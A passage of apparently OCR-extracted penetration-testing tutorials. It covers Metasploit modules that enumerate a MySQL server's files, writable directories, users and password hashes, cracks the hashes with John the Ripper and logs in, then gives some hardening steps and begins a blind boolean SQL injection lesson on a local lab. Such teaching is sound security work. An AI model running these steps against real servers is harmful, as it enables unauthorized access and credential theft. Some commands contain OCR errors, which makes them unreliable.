      ColumnType: varchar(20)
- DBName: sr
  Tables: []

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Check File Privileges

Open my.cnf file to verify file privileges using following command:

gedit /etc/mysql/my.cnf

```
root@ubuntu:~# gedit /etc/mysql/my.cnf
```

Here you can see given below statements are uncommented

- Mysqld_safe
- Mysqld
- Secure_file _priv

If these statements are uncommented then it becomes very easy for attacker to perform file enumeration.

```
[mysqld_safe]
[mysqld]
secure_file_priv=""
```

Mysql File Eumeration

This module will enumerate files and directories using the MySQL load_file feature.

Use auxiliary/scanner/mysql/mysql_file_enum

msf auxiliary(mysql_ file_enum) > set rhosts 192.168.1.216

msf auxiliary(mysql_ file_enum) > set username root


msf auxiliary(mysql_ file_enum) > set password toor

msf auxiliary(mysql_ file_enum) > set DIR_LIST/root/Desktop/file.txt

msf auxiliary(mysql_ file_enum) > run

Here it will start identifying whether the given files list is exist in the target system or not.

From given image you can observe that it has found **/etc, /var, /var/www** such directory exists.



Enumerate MYSQL writeable directories

Enumerate writeable directories using the MySQL SELECT INTO DUMPFILE feature, for more information see the URL in the references. ***Note: For every writable directory found, a file with the specified FILE_NAME containing the text test will be written to the directory. ***

use auxiliary/scanner/mysql/mysql_writable_dirs

msf auxiliary(mysql_writable_dirs) > set rhosts 192.168.1.216

msf auxiliary(mysql_writable_dirs) > set username root

msf auxiliary(mysql_writable_dirs) > set password toor

msf auxiliary(mysql_writable_dirs) > set DIR_LIST/root/Desktop/file.txt

msf auxiliary(mysql_writable_dirs) > run

Here we had assign a list of files so that we can identify the writable directory and from given image you can observe that it has found writable permission only for **/tmp**.

```
msf > use auxiliary/scanner/mysql/mysql_writable_dirs
msf auxiliary(mysql_writable_dirs) > set rhosts 192.168.1.216
rhosts => 192.168.1.216
msf auxiliary(mysql_writable_dirs) > set username root
username => root
msf auxiliary(mysql_writable_dirs) > set password toor
password => toor
msf auxiliary(mysql_writable_dirs) > set DIR_LIST /root/Desktop/file.txt
DIR_LIST => /root/Desktop/file.txt
msf auxiliary(mysql_writable_dirs) > run

[!] 192.168.1.216:3306    - For every writable directory found, a file called
[*] 192.168.1.216:3306    - Login...
[*] 192.168.1.216:3306    - Checking /etc...
[!] 192.168.1.216:3306    - Can't create/write to file '/etc/hRSqilNw' (Errcoc
[*] 192.168.1.216:3306    - Checking /var...
[!] 192.168.1.216:3306    - Can't create/write to file '/var/hRSqilNw' (Errcoc
[*] 192.168.1.216:3306    - Checking /passwd...
[!] 192.168.1.216:3306    - Can't create/write to file '/passwd/hRSqilNw' (Err
[*] 192.168.1.216:3306    - Checking /etc/...
[!] 192.168.1.216:3306    - Can't create/write to file '/etc/hRSqilNw' (Errcoc
[*] 192.168.1.216:3306    - Checking /var/www...
[!] 192.168.1.216:3306    - Can't create/write to file '/var/www/hRSqilNw' (Er
[*] 192.168.1.216:3306    - Checking /var/www/html/...
[!] 192.168.1.216:3306    - Can't create/write to file '/var/www/html/hRSqilNw
[*] 192.168.1.216:3306    - Checking /etc/passwd...
[!] 192.168.1.216:3306    - Can't create/write to file '/etc/passwd/hRSqilNw'
[*] 192.168.1.216:3306    - Checking /tmp/...
[+] 192.168.1.216:3306    - /tmp/ is writeable
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Mysql User Enumeration

This module allows for simple enumeration of MySQL Database Server provided proper credentials to connect remotely.

use auxiliary/admin/mysql/mysql_enum


msf auxiliary(mysql_enum) > set rhost 192.168.1.216

msf auxiliary(mysql_enum) > set username root

msf auxiliary(mysql_enum) > set password toor

msf auxiliary(mysql_enum) > run

It will start retrieving information such as list of other user account and user privileges on mysql server.



From given image it will be clear to you, that it has shown list of account with hash password and list of user who have GRANT privileges.

As you can see other than user root it has some more user such as **sr** with hash password, here you can crack this password using password cracker tool.

Extract MYSQL Username with Hash Password

This module extracts the usernames and encrypted password hashes from a MySQL server and stores them for later cracking.

use auxiliary/scanner/mysql/mysql_hashdump


msf auxiliary(mysql_hashdump) > set rhosts 192.168.1.216

msf auxiliary(mysql_hashdump) > set username root

msf auxiliary(mysql_hashdump) > set toor

msf auxiliary(mysql_hashdump) > run

Now from screenshot you can see the hash value of password is given for all users. Metasploit store these hash value inside /tmp folder and later use john the ripper for cracking password.



Crack Hash Password with John the Ripper


This module uses John the Ripper to identify weak passwords that have been acquired from the mysql_hashdump module. Passwords that have been successfully cracked are then saved as proper credentials

use auxiliary/analyze/jtr_mysql_fast


msf auxiliary(jtr_mysql_fast) >options

msf auxiliary(jtr_mysql_fast) >run


By default it will use metasploit wordlist where hash value has been saved and start cracking hash value.




If you notice the given below image you can perceive that it has successfully crack the double SHA-1 hashing and decrypt the password into plain text.



Now using above retrieved credential you can try to login into mysql server.



Here you can see we had successfully login into server. Hence attacker can easily breach the security of server and steal the important information or modify it.



Secure MYSQL through port forwarding

In order to secure mysql server admin can forward port from default to specific port to run the service. Open my.conf file using following command for making changes:

gedit /etc/mysql/my.conf

```
root@ubuntu:~# gedit /etc/mysql/my.cnf
```


Now change port 3306 into any other port such as 3000 as shown in given image and save the changes and restart the service.

service mysql restart

```
[mysqld]
#
# * Basic Settings
#
user            = mysql
pid-file        = /var/run/mysqld/mysqld.pid
socket          = /var/run/mysqld/mysqld.sock
port            = 3000
basedir         = /usr
datadir         = /var/lib/mysql
tmpdir          = /tmp
lc-messages-dir = /usr/share/mysql
skip-external-locking
#
```


Verify it using nmap command as given below:

nmap -sT 192.168.1.216



Prevent Mysql against brute force attack

In order to secure mysql server admin can bind the service to its localhost. Open my.conf file using following command for making changes:

gedit /etc/mysql/my.conf

```
root@ubuntu:~# gedit /etc/mysql/my.cnf
```


Only you need to enable bind-address by making it uncomment as shown in given images.

service mysql rstart

```
# Instead of skip-networking the defa
# localhost which is more compatible
bind-address            = 127.0.0.1
#
# * Fine Tuning
#
key_buffer              = 16M
max_allowed_packet      = 16M
thread_stack            = 192K
thread_cache_size       = 8
```

Now let's verify it by making brute force attack same as above using dictionary.

Great!! Attacker is not able to connect the server which resists brute force attack also as shown in given image.



Admin should GRANT all privilege to a specific user only with specific IP address which prevents database information alteration from attackers.

Now for granting all privileges; login into mysql server and type following query:

mysql> GRANT ALL PRIVILEGES ON *-* TO 'root'@'192.168.1.220' IDENTIFIED BY 'toor' WITH GRANT OPTION;

To tell the server to reload the grant tables, perform a flush-privileges operation

mysql > flush privileges;

```
root@ubuntu:~# mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 40
Server version: 5.5.57-0ubuntu0.14.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> GRANT ALL PRIVILEGES ON *.* TO 'root'@'192.168.1.220' IDENTIFIED BY 'toor' WITH GRANT OPTION;
Query OK, 0 rows affected (0.00 sec)

mysql> flush privileges;
Query OK, 0 rows affected (0.00 sec)
```

Author: Sanjeet Kumar is a Information Security Analyst | Pentester | Researcher
Contact **Here**

Beginner Guide to SQL Injection Boolean Based (Part 2)

posted in **DATABASE HACKING** , **KALI LINUX** , **PENETRATION TESTING** on **JULY 9, 2017**
by **RAJ CHANDEL** with **0 COMMENT**

Their so many ways to hack the database using SQL injection as we had seen in our previous tutorial Error based attack, login formed based attack and many more different type of attack in order to retrieve information from inside database. In same way today we will learn a new type of SQL injection attack known as Blind Boolean based attack.

An attacker always check SQL injection vulnerability using comma (‘) inside URL to break the statement in order to receive sql error message. It is a fight between developer and attacker, the developer increases the security level and attacker try to break it. This time

developer had blocked error message as the output on the website. Hence if database is vulnerable to SQL injection then attacker do not obtain any error message on website.**Attacker will try to confirm if the database is vulnerable to Blind SQL Injection by evaluating the results of various queries which return either TRUE or FLASE.**

Let's start!!


Using Dhakkan we will demonstrate blind SQL injection.

Lesson 8

Lesson 8 is regarding blind boolean based injection therefore first we need to explore **http://localhost:81/sqli/Less-8/?id=1** on browser, this will send the query into database.


```
SELECT * from table_name WHERE id=1
```

As output it will display "**you are in**" the yellow colour text on the web page as shown in given image.



When attacker tries to break this query using **comma** (') **http://localhost:81/sqli/Less-8/?id=1'**

